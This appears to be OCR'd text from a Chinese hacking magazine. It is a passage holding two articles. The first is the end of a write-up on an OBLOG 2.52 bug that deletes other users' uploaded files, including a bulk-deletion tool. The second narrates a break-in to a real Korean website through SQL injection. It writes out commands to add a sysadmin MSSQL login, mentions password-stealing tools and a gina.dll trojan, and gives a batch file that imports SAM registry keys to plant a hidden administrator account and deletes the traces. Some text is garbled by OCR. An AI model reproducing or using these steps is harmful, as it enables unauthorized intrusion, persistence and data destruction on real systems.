


图3

"userid"为52cc的ID值389，这个值在图1中的状态栏内已经显示出来了，修改完毕后，再次用NC提交，返回的信息和删除当前用户文件时的信息差不多，是否成功呢？刷新52cc的那篇日志，如图4所示，网页内的只显示一个带"叉"的框，图片不见了！




图4

批量获取

进行到这，OBLOG2.52版的上传文件删除漏洞就浮出了水面了。只要我们拿到了用户的USERID值，那么这个用户所上传的任意文件，都会被轻而易举的删掉。但问题又来了，在OBLOG2.52中，除了在后台管理页能得到某个用户的USERID值，在前台根本看不到其他用户的USERID值，总不能一个个的试吧？正在犹豫之间，首页的"博客列表"引起了我的注意。按其查询方式，这里是以"order by userid desc"降序的方式显示的，如果把这些用户全提取出来，然后进行排序，不就能算出某个用户的USERID值了吗？按照这种想法，再结合前面的文件删除方法，用VB编了个小玩意——OBLOG2.52上传文件任意删，如图5所示。




图5

首先输入"博客列表"的URL地址，然后在"用户页"中输入"博客列表"中的页数，最后点"抓取用户"，很快就能拿到所有的博客名称了，注意，每个名称后所显示的数值是按倒算方式得来的，真正的ID值等于用户总数减去倒算的ID值，当然，这样得到的数值并不精确，只能起到一个参考作用，有了这个ID值，就可以删除某个用户日志中所显示的文件了，先在当前用户下删除一个文件，将抓到的数据分别填入所对应的项目内，然后点"测试"按钮，只要该用户的ID属于所估算的ID范围内，那么所指定的文件必被删无疑！

修补

说完了漏洞，再说一下修补方法，通过前面一系列的分析加应用，漏洞的根源就出在select upfiles, upfiles_size from [user] where userid="&userid，仅仅用USERID进行判断是不完善的，我认为应该再加入用户密码的判断，如下：rs.open "select upfiles,upfiles_size from [user] where userid="&userid&" and UserPassword='" & password & "'",conn,1,3?。加入"USERID"和"USERPASSWORD"双保险，这样即使用户绕过了"USERID"，但"USERPASSWORD"就没有那么容易绕过了，如此一来，用户的删除权限就被限制在了当前用户下，当然也不会发生越界删除的事情！

脚本小子： 很多管理员在做系统安全的时候，会把net和net1命令删除，这样造成的后果就是我们无法使用net命令添加用户。不过此路不通，还有它路，我们要善于运用所学的知识，总结经验，化一切不可能为可能！这才是黑客不畏困难勇往直前的精神体现。

适合读者：入侵爱好者、脚本爱好者

前置知识：无



没有NET命令也要玩入侵

文/图Ltes [P.T]

常规入侵

长期没有入侵，"技术"都有点生疏了，再不"练习练习"怕连菜鸟都没得当。上Google输入试试入侵kr/，出来很多韩国网站，随便选了个速度不错的，看了看网站，发现是用ASP语言写的，先看看能不能找到注入点吧，没花太久时间就找到一个，而且是SA权限，如图1所示。

本来以为这样就结束了，可是很多事情才刚刚开始。先看看肉鸡的IP吧，在NBSI上输入ipconfig得到IP地址是61.74.**.35。




图1

```
Windows IP Configuration
Ethernet adapter 肺伞 康开 楷搬:
Connection-specific DNS Suffix  . :
IP Address. . . . . . . . . . . . : 61.74.**.35
Subnet Mask . . . . . . . . . . . : 255.255.255.240
Default Gateway . . . . . . . . . : 61.74. **.46
Ethernet adapter 肺伞 康开 楷搬 2:
Media State . . . . . . . . . . . : Media disconnected
```

而Ping域名得到的IP是61.74.**.34。

```
C:\>ping www.****.org
Pinging www.ecorainbow.org [61.74.**.34] with 32 bytes of data:
Request timed out.
Ping statistics for 61.74.201.34:
Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
```

看来主页和数据库不在同一个服务器上，不过没关系，反正是SA权限，还怕肉鸡跑了不成？再看看系统有哪些用户吧。输入net user，居然不回显。难不成是NBIS的问题？突然记起国内很多管理员一般喜欢把net.exe删除，难道韩国也喜欢这样干了？那我换成net1 user试试，还是不回显，这时候心里好郁闷。

算了，先上网看看有没有牛人写关于这类文章的吧。看了半个小时，最后得出结论：先上传一个net.exe到肉鸡上，然后就能执行net命令，我试了试，不过没成功，只有换别的方法了。

先加个MSSQL用户，命令如下：

```
exec master..sp_addlogin UserName,Password
//添加用户
exec master..sp_addsrvrolemember UserName,sysadmin
//提升权限
```

然后用SQL综合利用工具连接，提示成功。输入命令后的回显比NBSI快了许多。这下安逸多了。输入"dir /s c:\net.exe"，如图2所示。




图2

net果然被管理员给删除了，并且netstat也没有逃过魔掌，如图3所示。

还好我有个号称"黑客工具浓缩体"的mt.exe，先看看系统上有哪些用户被克隆了，输入命令"mt chkuser"，如图4所示。

看来暂时没人跟我争这台服务器，接下来看看终端信息，输入"mt chkts"，如图5所示。




图3




图4




图5

用mstsc连接过去，显示的系统是Windows 2003，如图6所示。



图6

添加用户

剩下的问题就是获得登录用户和密码了，以下是我的作战方案：

方案1：上传findpass2003，用它找出管理员密码。不过我运气一向不好，这次还是失败了，如图7所示。

也许是个案，我这里失败不代表你这么做也会失败，大家还是可以把它当作一种方法的。

方案2：上传gina.dll木马，然后等待管理员上线。不过不知道要等多久，我耐心有限，所以这里放弃。

方案3：想方设法添加用户。这个就是我们今天的




图7

主题了。

大家都知道微软什么东西都喜欢往注册表上写，所以我打算从注册表下手。首先在本地新建一个用户，然后来到注册表的如下位置HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names。把你新建的用户导出，HKEY_LOCAL_MACHINE\SAM\SAM\Domains\ Account\Users下用户对应的值也要导出。

例如我新建的用户名是loveangel ，则需要导出的文件是HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names下的loveangel项，以及HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users下的000003F6项。

再写个批处理文件，把这两个注册表文件和批处理文件做成自解压包上传到肉鸡上。批处理文件内容如下:

```
regedit /s loveangel.reg
regedit /s 000003F6.reg
del loveangel.reg
del 000003F6.reg
del 1.bat
```

运行自解压包后用mt　chkuser命令可以发现已经添加了lovéangel用户，如图8所示

